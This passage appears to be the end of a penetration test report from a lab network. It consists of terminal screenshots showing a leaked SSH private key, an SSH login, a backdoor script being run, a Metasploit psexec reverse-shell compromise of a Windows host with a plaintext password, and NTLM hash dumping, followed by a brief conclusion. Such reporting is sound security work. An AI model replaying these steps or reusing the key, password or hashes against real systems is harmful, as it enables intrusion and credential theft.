Uh88Ao2kwreuUogjzO/0O4FKGo+XZKdQfARcaluzNw2rfo9Ks03qC8DvTqYUKBTo3eKkBW
XJLC/eEVkhbrJeevG/4bS0Vz+KkOkRann8SliekRdASEfbDNDF3b1+9VVCFuy/HzFoytsy
5YZK/CgUIIEh30raAAJ9BOMzx6knOxdI/ARpyBM9QTT0qc1zLN6OoKLcJys1Nk/nfCRIhQ
g+Evbbh0mezFkT0F+/R3MMprwpUKhSHIeu0cDkURrxAztMusSdiF9CH625RRhdy3WJAAAA
wBUVjpUk8ii9e5/eiJF/A8Q4cJZcMPgRG+l0+kLj0ObUd4tpaXCq0m77XsK4loVDBS/mzt
kevjtlFDc8eLEYltl957wEJ8QxoFUVjs8sUyGntUz1ko51YeNxs8BnghwuNyMeM6QicgBS
qNSix6CMkzLz2Ixg29ZfEj65y8rSUvk/WWRn0JMDXrbz7CnglhmcFZiDMrJqlnz35n20Hr
9vIhC4+fm/R3Ae7TmvikqyVIIMHFvDX0Rq7n3lcrbzUyEa5QAAAMEAxAouYKwZroCeambB
C2h8WA8k2Dv6LyVNCBX9C873hfaRzc1V5UT2js28odhbVGkdxnFWvLDIDQqGu4KfY19nyn
KZVR7jJe3D6VV3sEnMQwwHbjHtFgkhoWAPjAy6LSWNEWqHWfnwiWzGaaHGbbja0/8FS8uH
b6uOq8p0zPQhpyawMKup06SurDy8IFLRcIDxsu18LJL2mwRSbcHthloVQtPBARGe1a5Lag
zTWx8K+KbZw1Pvd56w8r210XooeYiDAAAAwQC9jUW7uh/RgrAo2DleIwyu3h98By281vqO
+FW+IbkEy4mDBtdOctQky4P/tHqgUslyWZUf1NX2u5oXQ9l4WwqjSPPQkfaA+VOamOhk6Z
ri3x3sg0b1Kd4MsI5I2fcYCAFIIMC53wQF84aoSgVxP0wOePA7FxmQuDh0F34/HYw7pDTa
4naItp+ZQcctLiwReWWGBK3RNEWfMtxFTFkBh58pA8tYk7YBdy2/rfIsHDEWIEeFdXlpKL
hem01tvSc1lX0AAAANcm9vdEB1YnVudHUyMgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```




```
cat id_rsa.pem.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRJ7M/asVyWPNFMamvQaR56atrCnettKPq29yu9LvNbOnPV88WYpnuQDWf9MYxknmvIoG2Gz
AYx5LYO/JyK5D8u0wEVnbNKSmiHqYprIbxykmga7IIL5DNp+r+i3mytGGEYmndnhoRMRKQw5PTwYMdanHK/5j4q+dzaSFo/Lxpccb9rFBKg9RE
f15trLguDHlGyrZAiFf4+fD0ReD7FLdwi+R6sbiHtG6reOZ59NPmkybDitVHSXZJpQ1aNUu/O7CLpvzapIUtDHmGUhrPaZaJ45aKG1xwiJEebg
lz8RikeHAzEJ7LauOT9f2sCyQiDnnhQk+3kh1wIN2xrDNjZ89gY/OJjxCFD3kRVsetn1aVU1JDSna0ZPXvWxlb/IrdnXHSJSfKMfbF9lUtlgSx
bTN08BrNxURZ/GFz7RM6RAW0tBLcgHTWlU2mY1jpCHhcLyvzer2VKc7RncRogOPhCS0ZhevaT0E58XjsAwPqPb/pdg5OubYahF06cGjW4Lfq5v
c= root@ubuntu22
```




```
└─$ ssh -p 2222 -i /home/kali/Downloads/id_rsa.pem alice-devops@172.31.8.210
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.19.0-1028-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jul 21 06:54:50 UTC 2023

  System load:  0.0673828125       Processes:                217
  Usage of /:   30.3% of 19.20GB   Users logged in:          0
  Memory usage: 24%                IPv4 address for ens5: 172.31.8.210
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

238 updates can be applied immediately.
2 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


1 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log

Last login: Fri Jul 21 04:50:46 2023 from 172.31.10.119
alice-devops@ubuntu22:~$ ./backdoor.sh
```




```
Last login: Tue Jul 25 22:15:29 2023 from 172.31.10.119
alice-devops@ubuntu22:~$ cd /opt/linuxprivcheck/
alice-devops@ubuntu22:/opt/linuxprivcheck$ python3 linuxprivchecker3.py
```




```
e client in VRF uses default VRF password"
    /usr/src/linux-aws-5.19-headers-5.19.0-1029/tools/testing/selftests/gen_kselftest_tar.sh:   dest=`pwd`
    /usr/src/linux-aws-5.19-headers-5.19.0-1029/tools/memory-model/scripts/checklitmushist.sh:cdir=`pwd`
    /usr/src/linux-headers-5.15.0-1011-aws/kernel/gen_kheaders.sh:outdir="$(pwd)"
    /usr/bin/CUSTOM-SCRIPT-DEVOPS-WINDOWS-ADMINISTRATOR-UPDATES.sh:#Note: The password field in this .sh script contains an MD
5 hash of a password used to log into Windows systems as Administrator
```




```
Matching Modules
================


   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Code Execution
   1  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Command Execution
   2  auxiliary/scanner/smb/psexec_loggedin_users                normal  No     Microsoft Windows Authenticated Logged In U
sers Enumeration
   3  exploit/windows/smb/psexec                1999-01-01       manual  No     Microsoft Windows Authenticated User Code E
xecution
   4  exploit/windows/smb/webexec               2018-10-24       manual  No     WebExec Authenticated User Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/webexec

msf6 exploit(windows/smb/psexec) > use 3
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > options
```




```
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.8.153
rhosts => 172.31.8.153
msf6 exploit(windows/smb/psexec) > set smbuser Adminstrator
smbuser => Adminstrator
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set smbpass pokemon
smbpass => pokemon
msf6 exploit(windows/smb/psexec) > set lport 445
lport => 445
```




```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.10.119:445
[*] 172.31.8.153:445 - Connecting to the server...
[*] 172.31.8.153:445 - Authenticating to 172.31.8.153:445|clear as user 'Administrator'...
[*] 172.31.8.153:445 - Selecting PowerShell target
[*] 172.31.8.153:445 - Executing the payload...
[+] 172.31.8.153:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 172.31.8.153
[*] Meterpreter session 1 opened (172.31.10.119:445 -> 172.31.8.153:50214) at 2023-07-25 04:26:42 +0000
```




```
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > search windows hashdump

Matching Modules
================

   #  Name                                                         Disclosure Date
   -  ----                                                         ---------------
   0  post/windows/gather/credentials/mcafee_vse_hashdump
ord Hashes Dump
   1  post/windows/gather/credentials/domain_hashdump
   2  post/windows/gather/credentials/mssql_local_hashdump
sh Dump
   3  post/windows/gather/hashdump
Password Hashes (Registry)
   4  post/windows/gather/smart_hashdump
ntroller Account Password Hashes
```



```
Interact with a module by name or index. For example info 4, use 4 or use post/windows/gather/smart_hashdump

msf6 exploit(windows/smb/psexec) > use 3
msf6 post(windows/gather/hashdump) > options

Module options (post/windows/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(windows/gather/hashdump) > set session 1
session => 1
msf6 post(windows/gather/hashdump) > exploit

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 6f35e821a55f9d37f19ff61c1b4a4885...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
```



```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
```



```
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                           Size (bytes)  Modified (UTC)
----                           ------------  --------------
c:\Windows\debug\secrets.txt   55            2022-11-05 22:01:13 +0000
```

Conclusion

The penetration test discovered critical flaws that allowed unauthorized users to move around and elevate their privileges while also gaining access to private network files. By acting on these findings and adopting our recommendations, your network security posture will be significantly enhanced and you will be shielded from potential cyber threats.

If you need assistance or have any questions, do not be afraid to contact us. We are available to assist you in protecting your priceless assets and data.

Stay safe and secure!

Best regards,
Mina Abskhron
Penetration Tester
Allsafe Cybersecurity